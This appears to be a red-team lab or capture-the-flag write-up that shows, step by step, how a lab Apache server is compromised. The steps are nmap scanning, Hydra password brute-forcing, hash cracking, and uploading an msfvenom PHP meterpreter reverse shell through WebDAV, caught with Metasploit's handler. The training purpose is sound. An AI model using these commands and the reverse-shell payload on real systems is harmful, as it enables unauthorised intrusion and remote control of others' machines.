


**Proof of Concept, Red Team Exercise**

* Discover the IP address of the Linux web server.
* Use nmap command ‘sudo nmap -sV 192.168.1.1/24’ to scan the subnet 192.168.1.1/24 looking for the Linux web server.
* We see that IP 192.168.1.105 has an open http port 80 to a webserver (Apache httpd 2.4.29) with a Linux host OS




* Locate Hidden Directory on Web Server
* Open up <http://192.168.1.105:80> to get a main directory. After researching the directories and files, under meet\_our\_team/ashton.txt we notice that Ashton is in charge of a secret folder (secret\_folder) under company\_folders. Also, under meet\_our\_team, Hannah notes Ashton’s secret\_folder.





* Under company\_folders there is no folder named secret\_folder. But, if we manually type in the link as noted in Ashton’s meet\_our\_team page, we can gain access to the secret\_folder, but the folder is password protected.



* Brute Force the password to the hidden secret\_folder directory using Hydra
* The command line syntax to use hydra is:

hydra -l <password\_username> -P <wordlist> -s <Port> -f -vV <victim\_ip\_address> http-get <path\_to\_directory\_on\_victim\_machine>


password\_username = after trying ashton and Ashton, we find it’s ashton

wordlist = file with list of passwords = /usr/share/wordlists/rockyou.txt

Port = 80

victim\_ip\_address = 192.168.1.105


path\_to\_directory\_on\_victim\_machine = /company\_folders/secret\_folder




* The login/password to the secret\_folder is ashton/leopoldo
* After logging in under the secret\_folder directory we see the following page:




* The connect\_to\_corp\_server link provides instructions on how to connect to the corporate WebDAV server



* Break the hashed password for ryan’s account in the instructions to connect to the corporate webdav server using Crack Station
* After de-hashing the password we find ryan’s password is linux4u



* Connect to the WebDAV server
* Go to <http://192.168.1.105/webdav> and enter Ryan’s login and password (ryan/linux4u) to connect to the webdav server shown below




* Upload a PHP reverse shell payload onto WebDAV server
* Create a malicious PHP file using msfvenom


msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.1.90 LPORT=80 -f raw -o shell.php

*where LHOST and LPORT are the IP and Port of the attacking machine*


* Through File Manager log into WebDAV server at dav://192.168.1.105/webdav using Ryan’s credentials (ryan/linux4u).




* Copy PHP reverse shell created earlier onto WebDAV server




* Execute the payload loaded to the site to open a meterpreter session
* In the command console start Metasploit (msfconsole)
* Use exploit/multi/handler module
* Set the LHOST to the attacker’s machine (set LHOST 192.168.1.90)
* Set the LPORT to the attacker’s port (set LPORT 80)
* Set the PAYLOAD to the payload type we loaded on the victim’s server (set PAYLOAD php/meterpreter/reverse\_tcp
* Start the meterpreter session (exploit)



* Now, when shell.php is clicked on the webpage of the WebDAV server, a session of the victim’s machine is started on the attacker’s machine





* Find and capture the flag
* Now that a session on the victim’s computer has been initiated, we can search it for the flag
* We find the flag under the main directory on the victim’s machine

